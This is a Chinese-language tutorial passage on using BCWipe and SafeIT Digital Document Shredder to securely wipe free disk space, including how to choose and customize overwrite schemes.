


图1

二、使用BCWipe清理自由空间

BCWipe安装后和系统实现紧密集成，在资源管理器中选中目标磁盘，在其右键菜单中点击“Wipe free space with BCWipe”项，在弹出窗口的“General”面板（如图2）中显示该盘的属性信息，包括其名称、文件系统类型、总容量、自由空间大小、簇大小等内容。在“Scheme”列表中提供了大量的数据删除算法可供选择，包括One random pass、Bruce Schneier、DoE M 205.1-2等。选择的删除算法越高级，数据清理的越彻底，但是花费的时间也越多。选定的删除算法之后，还可以设定删除的重复次数，经过反复清理操作，磁盘自由空间可以得到彻底净化。在“Passes”栏中显示所选算法执行的数据清理的次数，例如如果使用随机数覆盖算法的话，就会按照预设的次数反复使用随机数覆盖自由空间，来达到净化自由空间的目的。对于大多数清理算法来说，如果勾选“Verify the last pass”项，表示会对最后一次清理操作执行数据校验。在“Estimated wiping time”栏中显示执行清理操作需要花费的时间。




图2

当然，我们可以自定义清理算法。点击“Edit/View Scheme”按钮，在算法编辑窗口中点击“New”按钮，在弹出窗口（如图3）中的“New scheme name”栏中输入其名称，点击OK按钮创建新的清理算法。




图3

之后在算法编辑窗口（如图4）的“Pattern list”栏中选择“Random”项，表示使用随机数覆盖算法，选择“Complementary”项，表示使用随机数补足算法，选择“Cycled byte patterns”项，在其下设置所需的覆盖代码（例如“FF00”等），表示使用预设的数据执行覆盖操作。点击“Add”按钮，可以将选定的覆盖方式添加自定义清理算法中。按照同样的操作，您可以在自定义算法添加任意数量的覆盖方式，来设计出功能更加强大的数据清理算法。之后点击“Apply”按钮，即可将自定义算法添加到上述“Scheme”列表中。

在“Wiping options”面板（如图5）中勾选“Wipe unused space in Swap File”项，表示允许对交换文件中的

未用空间执行清理操作。在“Process Options”面板中的“What do you want to do when the process finish”列表中可以选择当清理操作完成后，所执行的动作（包括关闭本窗口、激活本窗口、注销账户、显示报告信息、关闭电脑、重启电脑等）。最后点击OK按钮，BCWipe就会使用预设的清理算法对目标盘的自由空间进行彻底净化操作。




图4




图5

三、使用SafeIT Digital Document Shredder清理自由空间

在SafeIT Digital Document Shredder（简称SDDS）主窗口左侧点击“设置”按钮，在窗口右侧点击“更改设置”按钮，在设置窗口（如图6）的“粉碎”面板中的粉碎算法列表中提供了大量数据删除算法可供选择，选择对应的数据清除算法，在“信息”栏中可以显示其描述信息。点击确定按钮保存配置。

在主界面左侧点击“可用磁盘空间”按钮，在窗口右侧点击“粉碎可用磁盘空间”按钮，在弹出的向导窗口（如图7）中显示所有可用的盘符，在窗口右侧的“粉碎算法”列表中可以改变选定的数据清除算法，如果勾选“粉碎所有可用的磁盘空间”项，SDDS将在目标磁盘中创建一个临时文件夹，在其中创建大量的大尺寸文件，直到占用完所有的可用空间为止，然后再使用预设的数据清除算法彻底清除这些临时文件，达到彻底净化磁盘自由空间的目的。注意，该方法可能引起Windows产生磁盘空间不足的提示，对此可以不要理会。勾选“超级彻底粉碎”项，表示对磁盘所有文件的未使用簇中的数据进行彻底清除操作，因为文件存储在磁盘上，是按照簇为单位进行存储的，但是，文件可能没有完全使用文件分配表中所有分配给的簇，这就会造成垃圾数据的存在，SDDS可以彻底清理所有未使用的簇。选择需要“净化”的磁盘，点击“粉碎”按钮，SDDS即可使用预设的算法，对目标磁盘的可用空间进行彻底“消毒”处理。

